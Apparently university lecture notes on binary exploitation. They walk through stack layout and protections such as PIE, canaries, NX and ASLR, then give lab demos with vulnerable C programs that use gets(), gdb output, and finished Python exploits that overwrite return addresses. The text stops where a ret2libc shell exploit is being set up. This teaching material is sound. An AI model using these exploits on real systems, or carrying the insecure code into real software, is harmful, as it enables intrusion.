BINARY EXPLOITATION, FUZZING

"The one where we smash the stack."


November 14th, 2024

Credits

Content: Martin Řepa, Sebastian Garcia, Veronica Valeros, Maria Rigaki, Lukáš Forst, Ondřej Lukáš, Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-8
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://www.youtube.com/watch?v=HShkFvjHPjw&list=PLQL6z4JeTTQmu09ItEQaqjt6tk0KnRsLh&index=1
INTRO SOUND	https://bit.ly/BSY-Intro
VIDEO RECORDINGS PLAYLIST	https://www.youtube.com/playlist?list=PLQL6z4JeTTQk_z3vwSIvn6wIHMeNQFU3d
CLASS AUDIO	https://audio.com/stratosphere

Results from the survey of the last class (14:32)



Parish notices

1. For CTU students: The class on **Nov 21st** is moved to **KN: E-301**. The live stream and recording should be working as usual.
2. No pioneer prizes this week

Class Outline (14:35, 0m)

1. Binary Exploitation
    a. Stack Buffer Overflow
    b. Return Oriented Programming
2. Fuzzing

Motivation (14:36, 4m)

- Does this C code look safe to you?

```
#include <stdio.h>
#include <string.h>

int main() {
      char buffer[64];

      gets(buffer);

      printf("%s\n", buffer);

      return 0;
}
```

- After today's class, you will be able to exploit a compiled binary from this code to **execute** arbitrary **code**!

Binary Exploitation (14:40)

Goal: To **understand and exploit** unintended behavior in **binary files**

- Binary exploitation is the act of subverting a **compiled application** so that it fails in some manner that is **advantageous** to the exploiter
- Many different scenarios
    - What access do we have?
        - Do we have the source code?
        - Do we have the compiled binary?
        - Do we have access to the target system where the binary runs?
        - Blackbox - we have only access to the running application via a network socket
    - What is the system's architecture and operating system?
        - x86, ARM, Risc-V, Mips, ...?

        - Linux, macOS, Windows, ...?
    - What binary protections are enabled?
        - Compiler wise
        - Operating system wise

- Examples
    - Memory corruption related
        - **Stack buffer overflow**: overwriting buffers beyond the allocated stack memory.
        - **Heap buffer overflow**: overwriting buffers beyond the allocated heap memory.
    - Format strings bugs
        - Popping out parts of process memory by abusing printf function
    - And many more up to your imagination

- Similar concepts to reverse engineering (will be covered in the upcoming lecture with Muris) with the difference that we try to understand the binary only to the extent that allows us to exploit it


Binaries / Programs (14:45)

- By **binary**, here we mean a compiled executable program.
- In this lecture, we will cover only the x86-64 architecture (Intel 64 bits) and ELF executables (executables for Linux).
    - The concepts among architectures are very similar.

Virtual memory

- Virtual memory is a virtual address space owned by a single process. The allocated physical memory is mapped to parts of the virtual memory for each process by the operating system.

- This abstraction is crucial for isolation and security, as it prevents processes from accessing or modifying the memory of other processes.




- Memory sections of a process:
  - **Program** - code loaded from the binary
  - **Heap** - for dynamically allocated user data during a program execution. Usually for long-lived data of an arbitrary size. This is where malloc allocates memory.
  - **Stack** - memory section used to store return addresses of functions and local variables of fixed length local to the currently active functions.
    - data is added and removed in a last-in-first-out (LIFO) manner - as in the stack data structure.
    - the stack **grows *'downward'*** from its origin - **very important!** (grows towards a ***lower*** memory address)
    - Important registers regarding the stack manipulation


- rsp - Stack pointer
    - Points to the "top" of the stack.
- rbp - Base pointer
    - Points to the ***start*** of the ‘stack frame’ of a currently active function. ‘Stack frame’ is a terminology meaning the block of addresses for the stack.
- rip - Instruction pointer
    - Points to the next instruction to be executed.

- Important instructions to manipulate the stack.
    - push rdi
        - Pushes to the stack a value stored at the rdi register and decrements the value of the rsp register. Do you understand why it **decrements** the rsp after adding something?
    - pop rdi
        - Pops a value from the stack to rdi register and **increments** the value of the rsp register.

- What happens when you call a function in assembly?
    - Executing a function is done with a call instruction.
    - call 0x123 calls a function at the address 0x123.
        - Equivalent to instructions:
            - push rip
            - jump 0x123
    - Note that the return address (rip) is stored on the stack so we can jump back to the next instruction after the function is finished. See the diagram of **calling a function** below:



- What happens when we leave a function in assembly?
    - Leaving a function is done with ret instruction
        - Equivalent to pop rip
    - The ret instruction pops a return address from the stack to the instruction pointer (rip).
    - See the diagram of returning from a function below:



- What happens if we want to pass an argument to a function in assembly?
  - Passing arguments is specified by the calling convention.
  - The x86-64 calling convention passes the first 6 arguments of functions in registers (rather than on the stack as in 32-bit architecture).
    - Usually, register rdi contains the 1st argument
    - Usually, register rsi contains the 2nd argument
  - Any remaining arguments are passed on the stack
  - You can read more about the calling convention of x86-64 in the following link

Stack Buffer Overflow (15:00)

- First mentioned in Phrack Magazine in **1996** - *Smashing The Stack For Fun And Profit*
- Stack buffer overflow happens when a program **writes** data **beyond** the boundaries of an allocated data structure on the stack.
- Is it still an issue? Recently published vulnerabilities:
    - **HIGH** vulnerability in Adobe Animate - CVE-2024-47410
        - October 9, 2024
        - Stack buffer overflow into a code execution
    - **HIGH** vulnerability in curl - CVE-2023-38545
        - October 11, 2023
        - Heap buffer overflow
        - https://daniel.haxx.se/blog/2023/10/11/how-i-made-a-heap-overflow-in-curl/
    - **HIGH** vulnerability in glibc - CVE-2023-4911
        - October 3, 2023
        - Buffer overflow into a possible privilege escalation
    - **CRITICAL** vulnerability in libwebp Google Chrome - CVE-2023-4863
        - September 12, 2023
        - Heap buffer overflow
- Can we eradicate this vulnerability/bug? By using memory-safe languages, we can minimize the risk of memory corruption bugs.
    - However, memory corruption bugs can happen even in memory-safe languages.

Connect to the exploit-lab

- We will run all practical examples in a special container called exploit-tab.
    - The reason is that some examples require a special syscall which needs to be explicitly allowed in the docker container.
- You can connect to the exploit-lab via SSH. Let's connect now:
    - **Online students:**
        - start Class 8 in StratoCyberLab and open the terminal
        - SSH to the lab
            - `ssh root@172.20.0.115`
            - The password is "admin"
    - **CTU students:**
        - Login to your containers
        - SSH to the lab with your user
            - `ssh user_<your_number>@172.20.0.115`
                - you can find `<your_number>` by executing `"hostname"` command in your container
                - e.g.: user_10
            - The password is "admin"
            - **Please do not mess with your schoolmates' users or data**

Stack Buffer Overflow Demo - stack0 (15:10)

- Let's exploit our first binary!
- We are going to work with files prepared in */data/binary-exploit-class/*
    - Copy the directory *stack0* to your home directory:
        - `cp -r /data/binary-exploit-class/stack0 ~`
            - The last character is a **zero**, not the letter o.
        - `cd ~/stack0`
- The **goal** is to exploit the buffer overflow vulnerability in the **main.c** program and force this program to print the "Access granted" string. This is the source code:


```
#include <stdlib.h>
#include <stdio.h>

int main() {
    volatile int modified;
    char buffer[64];

    modified = 0;

    gets(buffer);

    if (modified != 0 ) {
       printf("Access granted\n");
    } else {
       printf("Access denied\n");
    }

    return 0;
}
```

- The directory also contains a Makefile with the following content:

```
Make:
    gcc main.c -o main
```

    - Run the Makefile to compile the code
        - `make`

- What is wrong with the C code?
    - The *gets* function allows us to read an **arbitrary number of bytes** and store it in the allocated area for the buffer at the stack - but the allocated area has a **fixed size**!
    - Expected stack layout after the line *modified=0*:



- We can try to write 68 bytes and thus overwrite the value of the modified variable. Let's use Python for that:
    - `python3 -c "print('a'*68)" | ./main`
        - Unfortunately, we see `Access denied`
        - Why does it not work? Let's explore more using **gdb** - GNU debugger, which allows us to disassemble and debug binaries
            - First, edit the file `~/.gdbinit` file with your favorite editor
            - Add a line to prefer the Intel syntax and save the file.
                - `set disassembly-flavor intel`
            - Load the binary into gdb
                - `gdb ./main`
            - See the disassembly code of the main function using
                - `disassemble main`
            - You can leave gdb by typing `q`
            - Optionally, see the cheatsheet of gdb commands in the Appendix of this document

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000001149 <+0>:     push   rbp
   0x000000000000114a <+1>:     mov    rbp,rsp
   0x000000000000114d <+4>:     sub    rsp,0x50
```

        - See the instruction sub rsp, 0x50

        - This allocates memory on the stack for the local variables of the function
        - There are actually 0x50 bytes allocated (=80 bytes in decimal)
        - Why? Some architectures keep the stack aligned to 16 bytes
    - Let's correct our exploit:
        - `python3 -c "print('a'*80)" | ./main`
    - 🎉 We smashed our first stack and exploited the binary!!! 🎉
- Can OS or compiler protections protect us against this type of vulnerability?
    - Unfortunately, **no**. There is no general protection against overwriting values of local variables allocated right after the overflowing buffer.
- What if we decide to overflow the buffer even more? We could overwrite the return address and control the execution! However, the compiler might not make this easy for us...

(break 15:37)

Binary Protections (15:47)

- There are some binary protections coming from the OS and compiler
    - **PIE** (position-independent executables)
        - Binaries compiled as PIE allow the operating system to load the binaries at a random base address.
        - As a result, constants, functions, and other program static data might be loaded at **different** addresses on **each** execution.
        - To disable, use gcc *-no-pie* option (note that this option does not disable randomization of the beginning of the stack)
        - This can be bypassed by leaking some addresses during a program runtime
    - **Stack canaries**
        - Canaries are secret values generated every time the program starts and stored on the stack prior to the function return address. The

value is checked before leaving the function to detect smashed stack

        - Advanced exploits might leak the canary value and smash the stack while preserving the canary value on the stack
        - To enable, use `gcc -fstack-protector-strong` option
    - **Non-executable (NX) stack**
        - This protection flags the stack section of a process as read-only. It mitigates inserting and executing code at the stack (see shellcodes database)
        - To disable it, use the `gcc -z execstack` option.
        - However, permissions of sections can be changed by attackers during the process runtime using the *mprotect* syscall.
    - Address space layout randomization (**ASLR**)
        - A feature of operating systems to randomly arrange address space (including the program itself, stack, and loaded binaries) to prevent attackers from reliably jumping to its targets
        - ASLR can be disabled using the following command
            - `setarch `uname -m` -R /bin/bash`
            - The command starts a bash that will have ASLR disabled, including for all its children processes
- We can use checksec tool to see enabled protections of the given binary
    - Check the enabled protections of any binary you want
        - `checksec --file=main`
- Let's see a demo located in the */data/binary-exploit-class/demo0* directory. Again, copy the files first:
    - `cp -r /data/binary-exploit-class/demo0 ~`
    - `cd ~/demo0`
    - Note for online students:

        - This demo might not work correctly in the StratoCyberLab if your computer has a different processor architecture than x86, such as macOS with ARM chips.

- The directory contains a C program that prints the address of a local variable, local function, and a system function from libc shared library.

```
#include <stdio.h>
#include <stdlib.h>

int foo() {
      return 0;
}

int main() {
      int stackVar = 666;

      printf("Address of a local variable        : %p\n", &stackVar);
      printf("Address of a our 'foo' function    : %p\n", &foo);
      printf("Address of a libc 'system' function: %p\n", &system);

      return 0;
}
```

    - The directory again contains Makefile to produce 2 binaries. One is compiled without any flags, and the other with -no-pie option.

```
make: normal no-pie

normal:
    gcc main.c -o main

no-pie:
    gcc main.c -o main-no-pie -no-pie
```

    - Compile again the binaries using a make command
    - The question is, will the output change upon each execution?
        - `watch -n1 ./main`
        - `watch -n1 ./main-no-pie`
        - `setarch -R watch -n1 ./mainq`

        - This runs the binary with disabled ASLR
    - Notice that the -no-pie option affects only the address of a local foo function. The addresses of the stack (local variable) and shared libraries (system function) are still randomized

- **The ultimate protection is to write a secure code**

Stack buffer overflow demo - stack1 (16:05)

- Let's move to a demo located in */data/binary-exploit-class/stack1*. Again, copy the files to your home directory.
    - `cp -r /data/binary-exploit-class/stack1 ~`
    - `cd ~/stack1`
- The goal is to exploit the buffer overflow vulnerability in the main.c program and force the program to call the "success" function. This is the source-code:

```
#include <stdio.h>
#include <string.h>

void success() {
      printf("Access granted!\n");
}

void failure() {
      printf("Access denied!\n");
}

int main() {
      volatile void (*fp)() = failure;

      char buffer[64];

      gets(buffer);

      fp();

      return 0;
}
```

- As in the 1st demo, the directory contains a Makefile. Use that to compile the binary with the make command:

```
make:
    gcc main.c -o main -fno-stack-protector -no-pie
```

- The code is very similar to the previous example. The difference is that we have to overwrite the value of a local variable with an address of a success function.
- Let's use Python to craft our exploit. Use the template in the exploit.py file and fill in the values of buff_size and func_addr variables

```
import struct
import sys

buff_size = 0x0  # CHANGE ME
func_adrr = 0x0  # CHANGE ME

buff = b"A"* (buff_size-8)
buff += struct.pack("Q", func_adrr)
buff += b"\n"

sys.stdout.buffer.write(buff)
```

  - struct.pack converts a number into raw bytes in a specified format. Format "Q" specifies unsigned 8 bytes. By default, it uses machine's byte order - in our case Little Endian
    - To find a byte order of the system, you can use
      - `lscpu | grep "Byte Order"`
  - To find the address of a success function, we can use gdb again
    - `gdb ./main`
    - And in gdb session, execute the command *`p success`*

```
Reading symbols from main...
(No debugging symbols found in main)
(gdb) p success
$1 = {<text variable, no debug info>} 0x401136 <success>
(gdb)
```

    - We see that the success function is located at address 0x401136
    - Note that this approach works only because the binary was compiled with the *no-pie* option. Otherwise, the address of a success function would be different in every execution

    - To see the allocated size for the local variables, disassemble again the main function using gdb
        - `disassemble main`
        - The line with an instruction sub rsp, 0x50 tells us that there has been allocated 0x50 bytes for the local variables on the stack

- Finish the exploit in the exploit.py template, and let's use it to hack the binary!

```
import struct
import sys

buff_size = 0x50      # allocated size for local variables
func_adrr = 0x401136  # address of a success function

buff = b"A"* (buff_size-8)
buff += struct.pack("Q", func_adrr)
buff += b"\n"

sys.stdout.buffer.write(buff)
```

    - `python3 exploit.py | ./main`
    - 🎉 We smashed our second stack and exploited the binary!!! 🎉

Stack buffer overflow demo - stack2 (16:20)


- Another demo! This time located in */data/binary-exploit-class/stack2*. Copy again the files to your home directory.
    - `cp -r /data/binary-exploit-class/stack2 ~/`
    - `cd ~/stack2`
- The goal is to exploit the buffer overflow vulnerability in the main.c program and force the program to call the "success" function. This is the source-code:

```
#include <stdio.h>
#include <string.h>

void success() {
      printf("Access granted!\n");
}

int main() {
      char buffer[64];

      gets(buffer);

      return 0;
}
```

- As in the previous demos, the directory contains a Makefile that you can use to recompile the binary using a make command

```
make:
    gcc main.c -o main -no-pie -fno-stack-protector
```

- This time, there is no local variable to overwrite!
    - How can we call the success function?
- In theory, what does the stack look like when we start filling the buffer?



- We can try to overwrite a return address with an address of the success function! Let's craft a Python exploit again by finishing the exploit.py template:

```
import struct
import sys

size = 0x0        # CHANGE ME
func_addr = 0x0   # CHANGE ME

buff = b""        # CHANGE ME
buff += b"\n"

sys.stdout.buffer.write(buff)
```


- Since the binary is again compiled with -no-pie option, we can find again a static address of the success function using gdb
  - `gdb ./main`
  - `p success`

```
Reading symbols from main...
(No debugging symbols found in main)
(gdb) p success
$1 = {<text variable, no debug info>} 0x401136 <success>
(gdb)
```

- The size of the stack for local variables is in this case 0x40

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x000000000040114c <+0>:     push   rbp
   0x000000000040114d <+1>:     mov    rbp,rsp
   0x0000000000401150 <+4>:     sub    rsp,0x40
   0x0000000000401154 <+8>:     lea    rax,[rbp-0x40]
   0x0000000000401158 <+12>:    mov    rdi,rax
   0x000000000040115b <+15>:    mov    eax,0x0
   0x0000000000401160 <+20>:    call   0x401040 <gets@plt>
   0x0000000000401165 <+25>:    mov    eax,0x0
   0x000000000040116a <+30>:    leave
   0x000000000040116b <+31>:    ret
End of assembler dump.
(gdb)
```

- Note that this time, we have to also overwrite the rbp value (8 bytes) on the stack before we reach the return address!



- Let's finish the exploit with the values we found:

```
import struct
import sys

size = 64 + 8           # Buffer size + rbp size
func_addr = 0x401136    # address of a success function

buff = b"a" * size                  # filling the stack with random data
buff += struct.pack("Q", func_addr)  # overwriting return address
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- We run the exploit by piping the output to the binary
    - `python3 exploit.py | ./main`
    - 🎉 We smashed our third stack and exploited the binary!!! 🎉
    - Notice that the output prints also Segmentation fault. Why?
        - Because the stack is smashed and the return address of a success function is invalid

RECAP:

- In the previous examples, we understood the layout of the stack when we call a function
- We were able to overwrite the return address of a function and jump where we want instead
- We over-wrote the return addresses with addresses of functions that take no arguments
- Brain food:

- 💡 What if we overwrite the return address on the stack with an address of a RET instruction? 💡

(break 16:35)

Return-oriented Programming (ROP) (16:45)

- Motivation:
  - In the previous example, we have exploited stack buffer overflow vulnerability to overwrite a return address to a different function. But what if our target function accepts arguments?
  - The calling convention of x86-64 dictates to pass arguments via registers. But we control only the values on the stack.
  - Before jumping to the target function that accepts arguments, we have to prepare the arguments in the registers.
  - We can do that by putting values on the stack and making the program pop the values from the stack to proper registers using the pop instructions.
  - To achieve this, we use ROP!

- Return-oriented Programming is a technique that leverages the existing code in the binary to run a specially crafted series of instructions to the attacker's advantage.
- A series of instructions is called **a gadget**.
  - For example, a gadget pop rdi; ret;
    - a simple gadget that pops a value from the stack to rdi register (setting a 1st function argument) and jumps to the next address stored on the stack (ret instruction)
    - an attacker must first prepare the value on the stack that will be popped to the register
  - the gadget can contain any number of instructions
- To find gadgets automatically, we can use a tool called ropper (github)
  - Install ropper with these steps:

        - `pip3 install ropper --user --break-system-packages`
        - `echo 'PATH=$PATH:~/.local/bin' >> ~/.bashrc`
        - `source ~/.bashrc`
    - To see all the gadgets in any binary:
        - `ropper --file <path_to_a_binary>`
        - `ropper --file \`which date\``
    - Or look just for a specific gadget
        - `ropper --file \`which date\` --search 'pop rdi'`
    - The output shows an **offset** of the gadget in the given binary
        - if we want to use this gadget in an exploit, we still need to know **the base address** of where the binary (or shared library) is loaded (note that this base address can be random if ASLR is enabled)

Stack buffer overflow into ROP demo - stack3 (16:40, 30m)

Note for online students:

- this demo might not work correctly in the stratocyberlab if your computer has a different processor architecture than x86, such as macOS with ARM chips
- For macOS with ARM, the issue is that the QEMU emulation does not implement all syscalls needed for the demo

- In this demo, we will disable ASLR to make the exploit easier. So before continuing, execute a new shell session that's going to have ASLR disabled for all child processes
    - `setarch \`uname -m\` -R /bin/bash`
- For the demo, use files in a directory */data/binary-exploit-class/stack3*
    - `cp -r /data/binary-exploit-class/stack3 ~`
    - `cd ~/stack3`
- The goal is to exploit the buffer overflow vulnerability in main.c program and execute shell using the ret2libc technique


- Ret2libc means to execute code that lives in the libc shared library - typically we want to execute the system function
- The system function takes one argument, which is a shell command and executes this command for us.
- We will try to spawn a shell by executing the /bin/sh command

```
#include <stdio.h>
#include <string.h>

int main() {
      char buffer[64];

      gets(buffer);

      printf("%s\n", buffer);

      return 0;
}
```

- As in the previous demos, the directory contains a Makefile that you can use to recompile the binary


```
make:
    gcc main.c -o main -fno-stack-protector
```

- Let's look how the stack looks like before we smash it:



- This is our plan:
  - We want to execute shell
  - We will do that by calling system("/bin/sh")
